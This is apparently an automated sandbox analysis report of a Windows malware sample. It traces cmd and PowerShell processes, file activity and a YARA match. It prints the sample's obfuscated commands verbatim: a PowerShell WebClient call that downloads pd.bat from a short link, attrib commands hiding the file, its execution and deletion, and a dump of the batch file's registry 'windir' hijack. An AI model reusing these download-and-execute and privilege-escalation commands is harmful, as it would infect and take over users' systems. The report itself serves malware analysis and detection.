C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: cmd.exe PID: 1616 Parent PID: 944

General

Start time:	10:06:45
Start date:	05/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat'
Imagebase:	0x4aa40000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2704 Parent PID: 2524

General

Start time:	10:06:45
Start date:	05/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force
Imagebase:	0x13f420000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	success or wait	1	7FEEA54BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: cmd.exe PID: 2772 Parent PID: 944

General

Start time:	10:06:46
Start date:	05/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/4jsSu5Q','pd.bat')
Imagebase:	0x4aa40000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2852 Parent PID: 2316

General

Start time:	10:06:46
Start date:	05/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat
Imagebase:	0x13f420000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: powershell.exe PID: 2480 Parent PID: 1616

General

Start time:	10:06:46
Start date:	05/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat'
Imagebase:	0x13f420000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: powershell.exe PID: 1468 Parent PID: 2772

General

Start time:	10:06:47
Start date:	05/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	powershell -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/4jsSu5Q','pd.bat')
Imagebase:	0x13f420000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_PowerShell_Caret_Obfuscation_2, Description: Detects powershell keyword obfuscated with carets, Source: 00000011.00000002.2120343706.000000000389B000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA54BEC7	CreateFileW

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	unknown	2390	6d 6f 64 65 20 31 38 2c 31 0d 0a 63 6f 6c 6f 72 20 46 45 0d 0a 73 65 74 6c 6f 63 61 6c 0d 0a 66 6f 72 20 2f 66 20 22 74 6f 6b 65 6e 73 3d 34 2d 35 20 64 65 6c 69 6d 73 3d 2e 20 22 20 25 25 69 20 69 6e 20 28 27 76 65 72 27 29 20 64 6f 20 73 65 74 20 56 45 52 53 49 4f 4e 3d 25 25 69 2e 25 25 6a 0d 0a 69 66 20 22 25 76 65 72 73 69 6f 6e 25 22 20 3d 3d 20 22 31 30 2e 30 22 20 28 20 65 63 68 6f 20 22 57 69 6e 64 6f 77 73 20 31 30 20 64 65 74 65 63 74 65 64 22 20 0d 0a 72 65 67 20 61 64 64 20 22 48 4b 43 55 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 22 20 2f 76 20 22 77 69 6e 64 69 72 22 20 2f 64 20 22 63 6d 64 20 2f 63 20 73 74 61 72 74 20 70 5e 6f 77 65 72 73 68 5e 65 6c 5e 6c 20 2d 77 20 31 20 28 6e 45 77 2d 6f 42 6a 65 60 63 54 20 4e 65 74 2e 57 65 62 63 4c 60 49	mode 18,1..color FE..setlocal..for /f "tokens=4-5 delims=. " %%i in ('ver') do set VERSION=%%i.%%j..if "%version%" == "10.0" (echo "Windows 10 detected" ..reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`I	success or wait	1	7FEEA54BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: attrib.exe PID: 3036 Parent PID: 2852

General

Start time:	10:06:49
Start date:	05/01/2021
Path:	C:\Windows\System32\attrib.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\attrib.exe' +s +h pd.bat
Imagebase:	0xffe90000
File size:	18432 bytes
MD5 hash:	C65C20C89A255517F11DD18B056CADB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2164 Parent PID: 2480

General

Start time:	10:06:56
Start date:	05/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\user\Documents\pd.bat"
Imagebase:	0x4aa40000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	8	4AA4343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	4	4AA4343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4AA4343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4AA4343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4AA4343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4AA4343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4AA4343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	1	4AA4343F	ReadFile

Analysis Process: mode.com PID: 1944 Parent PID: 2164

General

Start time:	10:06:56
Start date:	05/01/2021
Path:	C:\Windows\System32\mode.com
Wow64 process (32bit):	false
Commandline:	mode 18,1
Imagebase:	0xff2d0000
File size:	30208 bytes
MD5 hash:	718E86CB060170430D4EF70EE39F93D4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2320 Parent PID: 2164

General

Start time:	10:06:57
Start date:	05/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c ver

Imagebase:	0x4aa40000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
